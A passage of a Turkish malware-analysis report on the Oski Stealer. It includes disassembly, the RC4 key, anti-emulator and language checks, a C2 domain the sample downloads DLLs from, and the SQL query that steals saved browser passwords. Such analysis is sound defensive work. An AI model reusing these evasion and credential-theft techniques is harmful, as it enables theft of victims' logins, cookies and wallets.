

Oski Stealer


TEKNİK ANALİZ RAPORU

ZAYOTEM

ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

İçindekiler

İÇİNDEKİLER	i
ÖN BAKIŞ.....	1
OSKi.EXE ANALİZİ	2
STATİK ANALİZ	2
DİNAMİK ANALİZ	3
YARA KURALI.....	20
MITRE ATTACK TABLE.....	22
ÇÖZÜM ÖNERİLERİ	22
HAZIRLAYAN	23



Ön Bakış

OskiStealer ilk olarak Kasım 2019'da görülen Information Stealer türündeki zararlı yazılımdır. Oski kelimesi İskandinav mitolojisinde Viking Savaşçısı, Viking Tanrısı gibi anlamlara sahiptir.

Bu kötü amaçlı yazılımın virüs bulaşmış bilgisayarları;

- Web tarayıcılarına kaydedilen kredi kartı bilgilerine,
- Web tarayıcılarına kaydedilen otomatik doldurma bilgilerine,
- Web tarayıcılarına kaydedilen çerez bilgilerine,
- Web tarayıcılarına kaydedilen kripto cüzdan bilgilerine,
- Bilgisayardaki sistem bilgilerine,
- Kayıtlı Outlook hesaplarıyla ilgili bilgilere,
- Bilgisayarda kayıtlı kimlik bilgilerine,
- Bilgisayarın ekran görüntüsüne erişim sağlamasına olanak sağlamaktadır.

Oski.exe Analizi

Adı	Oski.exe
MD5	8c36f8a010e9781bda4076852efb05a7
SHA256	2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b
Dosya Türü	PE32/EXE

Statik Analiz

File Type	Portable Executable 32
File Info	Microsoft Visual C++ 8
File Size	200.00 KB (204800 bytes)
PE Size	200.00 KB (204800 bytes)

Şekil 1- Zararlı yazılımın dosya tipi ve dosya bilgileri

Dosya Tipimiz 32 Bit **Executable** bir dosyadır ve Microsoft Visual C++ 8 ile yazılmıştır. 200 KB dosya boyutumuz mevcuttur.

Tip	Toplam	Durum
PE32	6.51362	81% paketlenmiş

Şekil 2- Zararlı yazılımın paketlenme bilgisi

Zararlı yazılımın , **paketlenmiş** durumda olduğunu görüyoruz.

Dinamik Analiz

<pre> push ecx mov dword ptr ss:[ebp-4],ecx mov dword ptr ds:[1272354],2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.126A088 push 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.126A088 pop eax nop nop nop nop add esp,4 mov dword ptr ds:[1272608],eax push 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.126A0A0 call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.1262F70 add esp,4 mov dword ptr ds:[12721D0],eax push 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.126A0A8 call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.1262F70 add esp,4 mov dword ptr ds:[1272608],eax push 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.126A0D0 call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.1262F70 add esp,4 mov dword ptr ds:[1272600],eax push 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.126A0BC call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.1262F70 add esp,4 mov dword ptr ds:[127236C],eax push 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.126A124 call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.1262F70 </pre>	<pre> [ebp-4]: "HYyqlBOHQTY=" 01272354: "&"056139954853430408", 126A074: "05613995485 126A088: "9entrevera.sa.com/o/", eax: "Machine ID: %s" 01272608: "&"9entrevera.sa.com/o/", eax: "Machine ID: % 126A0A0: "LQ==" eax: "Machine ID: %s" 126A0A8: "KaoQpEZK5jGm8Q==" 01272608: "&"system.txt", eax: "Machine ID: %s" 126A0D0: "CaoQpEZKRGjzqA7oxsEfmrF1/2dOnghoeYatRN8r22 01272600: "&"System ----- 126A0BC: "dbontEbQF3/+oFA=" 0127236C: "&"windows: %s", eax: "Machine ID: %s" 126A124: "GLOx6gmCFw==" </pre>
---	--

Şekil 3- RC4 ile şifrelenmiş stringlerin çözülmesi

Zararlı yazılım, çözümleme fonksiyonu, içerisinde bulunan şifreli stringleri **RC4** algoritması kullanarak dinamik olarak çözümlemektedir. Çözömlenen stringleri belleğe kaydeder. **RC4** şifrelemesi için kullandığı key "**056139954853430408**" olarak bulunmuştur.

<pre> call dword ptr ds:[<&GetProcAddress>] mov dword ptr ds:[<&ExitProcess>],eax mov eax,dword ptr ds:[152540] push eax mov ecx,dword ptr ss:[ebp-28] push ecx call dword ptr ds:[<&GetProcAddress>] mov dword ptr ds:[<&GetUserDefaultLangID>],eax mov edx,dword ptr ds:[1524B4] push edx mov eax,dword ptr ss:[ebp-28] push eax call dword ptr ds:[<&GetProcAddress>] mov dword ptr ds:[<&FindFirstFileA>],eax mov ecx,dword ptr ds:[1520E0] push ecx mov edx,dword ptr ss:[ebp-28] push edx call dword ptr ds:[<&GetProcAddress>] mov dword ptr ds:[<&DeleteFileA>],eax mov eax,dword ptr ds:[152554] push eax mov ecx,dword ptr ss:[ebp-28] push ecx call dword ptr ds:[<&GetProcAddress>] mov dword ptr ds:[<&FindNextFileA>],eax mov edx,dword ptr ds:[152274] push edx mov eax,dword ptr ss:[ebp-28] push eax call dword ptr ds:[<&GetProcAddress>] mov dword ptr ds:[<&FindClose>],eax mov ecx,dword ptr ds:[1525CC] push ecx </pre>	<pre> 00152540: "&"GetUserDefaultLangID" 001524B4: "&"FindFirstFileA" 001520E0: "&"DeleteFileA" 00152554: "&"FindNextFileA" 00152274: "&"FindClose" 001525CC: "&"GetSystemInfo" </pre>
---	---

Şekil 4- API'lerin dinamik olarak yüklenmesi

Zararlı yazılım, **API hashing** tekniği kullanarak **LoadLibrary** ve **GetProcAddress** ile istediği API'leri almaktadır.

```

push ebp
mov ebp,esp
sub esp,c
mov dword ptr ss:[ebp-8],1
call dword ptr ds:[<&GetUserDefaultLangID>]
movzx eax,ax
mov dword ptr ss:[ebp-4],eax
mov ecx,dword ptr ss:[ebp-4]
mov dword ptr ss:[ebp-C],ecx
cmp dword ptr ss:[ebp-C],43F
ja 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.13F4EE
cmp dword ptr ss:[ebp-C],43F
je 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.13F51D
cmp dword ptr ss:[ebp-C],419
je 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.13F50B
cmp dword ptr ss:[ebp-C],422
je 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.13F502
cmp dword ptr ss:[ebp-C],423
je 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.13F514
jmp 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.13F536
cmp dword ptr ss:[ebp-C],443
je 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.13F526
cmp dword ptr ss:[ebp-C],82C
je 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.13F52F
jmp 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.13F536

```

Şekil 5- Dil kontrolünün yapılması

GetUserDefaultLangID API'sini kullanarak kullanıcının dil seçeneğinin ID'si döndürülür. Dil kontrolü yapılarak bazı ülkelerde yazılımın çalışması engellenir.

Dil ID	Dil Etiketi	Konum
0x43F	kk-KZ	Kazakistan
0x419	Ru-RU	Rusya
0x422	uk-UA	Ukrayna
0x423	Be-BY	Belarus
0x443	Us-Latb-US	Özbekistan
0x82C	az-az	Azeri - Cyrillic

Tablo 1- Dil kontrolünün yapılan ülkeler

<pre> push ebp mov ebp,esp push ecx mov dword ptr ss:[ebp-4],1 mov eax,dword ptr ds:[1525D4] push eax call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.1382E0 push eax call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.1252FA add esp,8 test eax,eax jne 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.138743 mov ecx,dword ptr ds:[1526CC] push ecx call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.1381E0 push eax call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.1252FA add esp,8 test eax,eax jne 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.138743 mov dword ptr ss:[ebp-4],0 mov eax,dword ptr ss:[ebp-4] mov esp,ebp pop ebp ret </pre>	<p>001525D4:&"HAL9TH"</p> <p>001526CC:&"JohnDoe"</p>
---	--

Şekil 6- Bilgisayar adının ve Windows kullanıcısının kontrolü

Zararlı yazılım, bilgisayarın adının "**HAL9TH**" ve Windows kullanıcısının "**John Doe**" olup olmadığına kontrol etmektedir. Eğer herhangi birisinde eşleşme sağlanırsa zararlı yazılım faaliyet göstermeden programı sonlandırmaktadır. Bu kontrol zararlıının **Windows Defender Emulator** üzerinde çalışmasını önlemek için yapılmaktadır.

<pre> call dword ptr ds:[<&Istrcat>] mov eax,dword ptr ds:[1262618] push eax lea ecx,dword ptr ss:[ebp-C4AC] push ecx call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.1250080 add esp,8 mov edx,dword ptr ds:[1262568] push edx lea eax,dword ptr ss:[ebp-B50C] push eax call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.1250080 add esp,8 mov ecx,dword ptr ds:[12622F0] push ecx lea edx,dword ptr ss:[ebp-C894] push edx call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.1250080 add esp,8 mov eax,dword ptr ds:[1262398] push eax lea ecx,dword ptr ss:[ebp-C0C4] push ecx call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.1250080 add esp,8 mov edx,dword ptr ds:[1262458] push edx lea eax,dword ptr ss:[ebp-B124] push eax call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.1250080 add esp,8 mov ecx,dword ptr ds:[1262440] push ecx lea edx,dword ptr ss:[ebp-BCDC] push edx call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.1250080 add esp,8 </pre>	<p>01262618:&"C:\\\\ProgramData\\\\softokn3.dll"</p> <p>ecx:"C:\\\\ProgramData\\\\nss3.dll"</p> <p>edx:"9entrevera.sa.com/o//5.jpg", 01262568:&"C:\\\\P edx:"9entrevera.sa.com/o//5.jpg"</p> <p>ecx:"C:\\\\ProgramData\\\\nss3.dll", 012622F0:&"C:\\ ecx:"C:\\\\ProgramData\\\\nss3.dll"</p> <p>edx:"9entrevera.sa.com/o//5.jpg"</p> <p>01262398:&"C:\\\\ProgramData\\\\mozglue.dll"</p> <p>ecx:"C:\\\\ProgramData\\\\nss3.dll"</p> <p>edx:"9entrevera.sa.com/o//5.jpg", 01262458:&"C:\\\\P edx:"9entrevera.sa.com/o//5.jpg"</p> <p>ecx:"C:\\\\ProgramData\\\\nss3.dll", 01262440:&"C:\\ ecx:"C:\\\\ProgramData\\\\nss3.dll"</p> <p>edx:"9entrevera.sa.com/o//5.jpg"</p>
---	--

Şekil 7- Üçüncü parti DLL'lerin C2 sunucusundan indirilme işlemi

Zararlı yazılım, indirmek istediği **DLL'ler** için **C2** sunucusuna istek atmaktadır. C2 sunucusu "**9entrevera[.]sa[.]com**" olarak tespit edilmiştir. C2 sunucusundan **/1.jpg**, **/2.jpg**, **/3.jpg**, **/4.jpg**, **/5.jpg**, **/6.jpg**, **/7.jpg** dosyalarına istek atarak istediği DLL'leri indirmektedir. İndirdiği DLL'leri **C:\ProgramData** klasörü içerisine kaydetmektedir.

msvc140.dll	26.03.2024 14:23	Uygulama uzantısı	10 KB
nss3.dll	26.03.2024 14:23	Uygulama uzantısı	10 KB
vcruntime140.dll	26.03.2024 14:23	Uygulama uzantısı	10 KB
freebl3.dll	26.03.2024 14:23	Uygulama uzantısı	10 KB
mozglue.dll	26.03.2024 14:23	Uygulama uzantısı	10 KB
softokn3.dll	26.03.2024 14:23	Uygulama uzantısı	10 KB
sqlite3.dll	26.03.2024 14:23	Uygulama uzantısı	10 KB

Şekil 8- Üçüncü parti DLL'ler

Zararlı yazılımın indirdiği **DLL'ler 10 KB** olarak tespit edilmiştir. DLL'ler Hex Editör ile incelenmiştir.

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Çözülmüş metin
00000000	0A	0A	0A	3C	21	44	4F	43	54	59	50	45	20	68	74	6D	..<!DOCTYPE htm
00000010	6C	3E	0A	3C	68	74	6D	6C	3E	0A	20	20	20	20	3C	68	l>.<html>. <h
00000020	65	61	64	3E	0A	20	20	20	20	3C	6D	65	74	61	20	68	ead>. <meta h
00000030	74	74	70	2D	65	71	75	69	76	3D	22	43	6F	6E	74	65	ttp-equiv="Conte
00000040	6E	74	2D	74	79	70	65	22	20	63	6F	6E	74	65	6E	74	nt-type" content
00000050	3D	22	74	65	78	74	2F	68	74	6D	6C	3B	20	63	68	61	="text/html; cha
00000060	72	73	65	74	3D	75	74	66	2D	38	22	3E	0A	20	20	20	rset=utf-8">.
00000070	20	3C	6D	65	74	61	20	68	74	74	70	2D	65	71	75	69	<meta http-equi
00000080	76	3D	22	43	61	63	68	65	2D	63	6F	6E	74	72	6F	6C	v="Cache-control
00000090	22	20	63	6F	6E	74	65	6E	74	3D	22	6E	6F	2D	63	61	" content="no-ca
000000A0	63	68	65	22	3E	0A	20	20	20	20	3C	6D	65	74	61	20	che">. <meta
000000B0	68	74	74	70	2D	65	71	75	69	76	3D	22	50	72	61	67	http-equiv="Prag
000000C0	6D	61	22	20	63	6F	6E	74	65	6E	74	3D	22	6E	6F	2D	ma" content="no-
000000D0	63	61	63	68	65	22	3E	0A	20	20	20	20	3C	6D	65	74	cache">. <met
000000E0	61	20	68	74	74	70	2D	65	71	75	69	76	3D	22	45	78	a http-equiv="Ex


Şekil 9- Üçüncü parti DLL'lerin içeriği

Hex editör ile incelediğimiz üçüncü parti DLL'lerin içeriğinin zararlı yazılımın kendi **C2** sunucusuna ait **HTML** kodları olduğu tespit edilmiştir.

<pre> call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.128A580 add esp,4 push eax mov edx,dword ptr ds:[12D26F4] push edx lea eax,dword ptr ss:[ebp-DC1C] push eax call dword ptr ds:[<&wsprintfA>] add esp,C lea ecx,dword ptr ss:[ebp-DC1C] push ecx lea edx,dword ptr ss:[ebp-D834] push edx mov eax,dword ptr ds:[12D228C] push eax lea ecx,dword ptr ss:[ebp-A56C] push ecx call dword ptr ds:[<&wsprintfA>] add esp,10 lea edx,dword ptr ss:[ebp-D834] push edx lea eax,dword ptr ss:[ebp-B8F4] push eax call dword ptr ds:[<&lstrcat>] mov ecx,dword ptr ds:[12D22E0] push ecx lea edx,dword ptr ss:[ebp-B8F4] push edx call dword ptr ds:[<&lstrcat>] lea eax,dword ptr ss:[ebp-D834] push eax lea ecx,dword ptr ss:[ebp-CC7C] push ecx call dword ptr ds:[<&lstrcat>] mov edx,dword ptr ds:[12D26A0] push edx lea ecx,dword ptr ss:[ebp-CC7C] </pre>	<pre> edx:"C:\\\\ProgramData\\\\826269045768094", 012D26F4 edx:"C:\\\\ProgramData\\\\826269045768094" edx:"C:\\\\ProgramData\\\\826269045768094" 012D228C:&"%s\\\\"%s" edx:"C:\\\\ProgramData\\\\826269045768094" 012D22E0:&"\\\\cookies" edx:"C:\\\\ProgramData\\\\826269045768094" edx:"C:\\\\ProgramData\\\\826269045768094", 012D26A0 edx:"C:\\\\ProgramData\\\\826269045768094" </pre>
--	--

Şekil 10- ProgramData içerisine oluşturulan klasör

Zararlı yazılım , **ProgramData** içerisine **random** sayılardan oluşan bir klasör açmaktadır. **Lstrcat** API'sini kullanarak **C:\ProgramData** klasörünün sonundaki random sayılardan olan dizini işaret eder.



Şekil 11- ProgramData içerisine oluşturulan klasör

Zararlı yazılımın, random sayılardan oluşan klasörün içerisine **autofill**, **cc**, **cookies** ve **crypto** isimlerinde klasörler oluşturur.

```

mov dword ptr ss:[ebp-4],eax
mov byte ptr ss:[ebp-110],0
push 103
push 0
lea eax,dword ptr ss:[ebp-10F]
push eax
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.12391C0
add esp,c
mov ecx,dword ptr ds:[12621D0]
push ecx
mov edx,dword ptr ds:[12625D0]
push edx
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.12355AB
add esp,8
mov dword ptr ss:[ebp-114],eax
cmp dword ptr ss:[ebp-114],0
je 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.124EC34
mov eax,dword ptr ss:[ebp-114]
push eax
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.1235EA3
add esp,4
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.124BEE0
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.124C810

```

012625D0:&"passwords.txt"

Şekil 12- Password.txt dosyasının oluşturulması

Zararlı yazılım , oluşturduğu klasörün içerisine **passwords.txt** dosyasını oluşturur ve içerisine bilgisayarda bulunan **kritik bilgileri** ve **kimlik bilgilerini** kaydeder.

```

mov dword ptr ss:[ebp-4],0
mov dword ptr ss:[ebp-31C],0
mov ecx,dword ptr ds:[2C2504]
push ecx
call dword ptr ds:[<&LoadLibraryA>]
mov dword ptr ss:[ebp-3BC],eax
cmp dword ptr ss:[ebp-3BC],0
je 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.2AC618
mov edx,dword ptr ds:[2C22EC]
push edx
mov eax,dword ptr ss:[ebp-3BC]
push eax
call dword ptr ds:[<&GetProcAddress>]
mov dword ptr ds:[2C2704],eax
mov ecx,dword ptr ds:[2C24A0]
push ecx
mov edx,dword ptr ss:[ebp-3BC]
push edx
call dword ptr ds:[<&GetProcAddress>]
mov dword ptr ds:[2C2740],eax
mov eax,dword ptr ds:[2C24D4]
push eax
mov ecx,dword ptr ss:[ebp-3BC]
push ecx
call dword ptr ds:[<&GetProcAddress>]
mov dword ptr ds:[2C2758],eax
mov edx,dword ptr ds:[2C23A8]

```

002C2504:&"vaultcli.dll"

002C22EC:&"VaultOpenVault"

002C24A0:&"VaultCloseVault"

002C24D4:&"VaultEnumerateItems"

002C23A8:&"VaultGetItem"

Şekil 13- Vault API'lerinin kullanılması

Zararlı yazılım, **vaultcli.dll**'i kullanmaktadır. Bu fonksiyonlar genellikle kullanıcının kimlik bilgilerini ve kritik bilgileri almak için kullanılır.

mov eax, dword ptr ds:[CA2568]	00CA2568:&"C:\\\\ProgramData\\\\sqlite3.dll"
push eax	
call dword ptr ds:[<&LoadLibraryA>]	
mov dword ptr ds:[CA274C], eax	
cmp dword ptr ds:[CA274C], 0	
jne 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.C8C8F8	
mov ecx, dword ptr ds:[CA247C]	00CA247C:&"sqlite3_open"
push ecx	
mov edx, dword ptr ds:[CA274C]	
push edx	
call dword ptr ds:[<&GetProcAddress>]	
mov dword ptr ds:[CA2750], eax	
mov eax, dword ptr ds:[CA2140]	00CA2140:&"sqlite3_prepare_v2"
push eax	
mov ecx, dword ptr ds:[CA274C]	
push ecx	
call dword ptr ds:[<&GetProcAddress>]	
mov dword ptr ds:[CA2700], eax	
mov edx, dword ptr ds:[CA2408]	00CA2408:&"sqlite3_step"
push edx	
mov eax, dword ptr ds:[CA274C]	
push eax	
call dword ptr ds:[<&GetProcAddress>]	
mov dword ptr ds:[CA2720], eax	
mov ecx, dword ptr ds:[CA23F0]	00CA23F0:&"sqlite3_column_text"
push ecx	
mov edx, dword ptr ds:[CA274C]	
push edx	
call dword ptr ds:[<&GetProcAddress>]	
mov dword ptr ds:[CA273C], eax	
mov eax, dword ptr ds:[CA241C]	00CA241C:&"sqlite3_finalize"
push eax	
mov ecx, dword ptr ds:[CA274C]	
push ecx	
call dword ptr ds:[<&GetProcAddress>]	
mov dword ptr ds:[CA2724], eax	
mov edx, dword ptr ds:[CA25F4]	00CA25F4:&"sqlite3_close"

Şekil 14- Sqlite3 API'lerinin Yüklenmesi

Zararlı yazılım, **Sqlite3.dll**'i belleğe yükler. Sqlite API'lerini kullanarak **browserlardan** kritik bilgileri almaktadır.

mov ecx, dword ptr ds:[FE23F8]	00FE23F8:&"Google Chrome"
push ecx	
mov edx, dword ptr ds:[FE24F4]	00FE24F4:&"\\\\Google\\\\Chrome\\\\User Data"
push edx	
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.FCEA80	
add esp, 8	
mov eax, dword ptr ds:[FE2200]	00FE2200:&"Chromium"
push eax	
mov ecx, dword ptr ds:[FE25E4]	00FE25E4:&"\\\\Chromium\\\\User Data"
push ecx	
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.FCEA80	
add esp, 8	
mov edx, dword ptr ds:[FE2288]	00FE2288:&"Kometa"
push edx	
mov eax, dword ptr ds:[FE253C]	00FE253C:&"\\\\Kometa\\\\User Data"
push eax	
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.FCEA80	
add esp, 8	
mov ecx, dword ptr ds:[FE24B8]	00FE24B8:&"Amigo"
push ecx	
mov edx, dword ptr ds:[FE246C]	00FE246C:&"\\\\Amigo\\\\User Data"
push edx	
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.FCEA80	
add esp, 8	
mov eax, dword ptr ds:[FE23FC]	00FE23FC:&"Torch"
push eax	
mov ecx, dword ptr ds:[FE2670]	00FE2670:&"\\\\Torch\\\\User Data"
push ecx	
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.FCEA80	
add esp, 8	
mov edx, dword ptr ds:[FE254C]	00FE254C:&"orbitum"
push edx	
mov eax, dword ptr ds:[FE230C]	00FE230C:&"\\\\orbitum\\\\User Data"
push eax	
call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.FCEA80	
add esp, 8	
mov ecx, dword ptr ds:[FE2640]	00FE2640:&"Comodo Dragon"
push ecx	
mov edx, dword ptr ds:[FE2684]	00FE2684:&"\\\\Comodo\\\\Dragon\\\\User Data"

Şekil 15- Hedeflenen tarayıcılar

Zararlı yazılım, kullanıcının hangi tarayıcıyı kullandığını tüm tarayıcıların dizinlerini deneyerek kontrol etmektedir.

Zararlı yazılımın hedeflediği tarayıcılar	
Google Chrome	Chromium
Kometa	Amigo
Torch	Orbitum
Comodo Dragon	Nichrome
Maxthon5	Sputnik
Epic Privacy Browser	Vivaldi
CocCoc Browser	Uran Browser
QIP Surf	Cent
Elements Browser	TorBro
Microsoft Edge	CryptoTab
Brave	Opera
Mozilla Firefox	Pale Moon
Waterfox	Cyberfox
BlackHawk	IceCat
KMeleon	

Tablo 2- Zararlı yazılımın hedeflediği tarayıcılar

<pre> call dword ptr ds:[<&GetCurrentDirectoryA>] mov ecx,dword ptr ds:[E42400] push ecx lea edx,dword ptr ss:[ebp-15C] push edx call dword ptr ds:[<&1strcat>] push 1 lea eax,dword ptr ss:[ebp-15C] push eax mov ecx,dword ptr ss:[ebp+C] push ecx call dword ptr ds:[<&CopyFileA>] mov edx,dword ptr ds:[E42158] mov dword ptr ss:[ebp-50],edx lea eax,dword ptr ss:[ebp-4C] push eax lea ecx,dword ptr ss:[ebp-15C] push ecx call dword ptr ds:[<&sqlite3_open>] add esp,8 test eax,eax jne 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.E2E613 push 0 lea edx,dword ptr ss:[ebp-54] push edx push FFFFFFFF mov eax,dword ptr ss:[ebp-50] push eax mov ecx,dword ptr ss:[ebp-4C] push ecx call dword ptr ds:[<&sqlite3_prepare_v2>] add esp,14 test eax,eax jne 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.E2E5F9 mov edx,dword ptr ds:[E42188] push edx mov eax,dword ptr ds:[E425D0] movh eax, </pre>	<pre> 00E42400:&"\\\\temp" [ebp+C]: "C:\\users\\[REDACTED]\\AppData\\Local\\Google\\Chrome\\User Data 00E42158:&"SELECT origin_url, username_value, password_value FROM logins" 00E42188:&"a" 00E425D0:&"passwords.txt" </pre>
---	---

Şekil 16- Zararlı yazılımın yaptığı select sorguları

Zararlı yazılım , SQL sorgusu yapmadan önce mevcut dizini **random sayılardan** oluşturduğu **klasöre** ayarlar. “**CopyFileA**” API’si ile “**UserData\\Default\\LoginData**” dosyası temp dosyasına kopyalanır. **Passwords.txt** dosyasını **+a** dosya modu ile açar. Aldığı bilgileri **temp** dosyasına kaydeder ve **Temp** dosyasındaki bilgileri **passwords.txt** dosyasına **kaydeder** ve **Temp** dosyasını siler.

Yaptığı select sorgusu;

```
“SELECT origin_url, username_value, password_value FROM logins”
```

<pre> call dword ptr ds:[<&GetCurrentDirectoryA>] mov ecx,dword ptr ds:[00D2400] push ecx lea edx,dword ptr ss:[ebp-240] push edx call dword ptr ds:[<&!strcat>] push 1 lea eax,dword ptr ss:[ebp-240] push eax mov ecx,dword ptr ss:[ebp+8] push ecx call dword ptr ds:[<&copyFileA>] push 104 push 0 lea edx,dword ptr ss:[ebp-138] push edx call 2e77a1b324229a10ce5ac15a916526eff4a1e44c291bb918d6ed5329bc56f81b.DA91C0 add esp,c mov eax,dword ptr ss:[ebp+c] push eax mov ecx,dword ptr ss:[ebp+10] push ecx mov edx,dword ptr ds:[00D220C] push edx lea eax,dword ptr ss:[ebp-138] push eax call dword ptr ds:[<&wprintfA>] add esp,10 mov ecx,dword ptr ds:[00D23E4] mov dword ptr ss:[ebp-28],ecx lea edx,dword ptr ss:[ebp-24] push edx lea eax,dword ptr ss:[ebp-240] </pre>	<pre> 00D2400:&"\\\\temp" 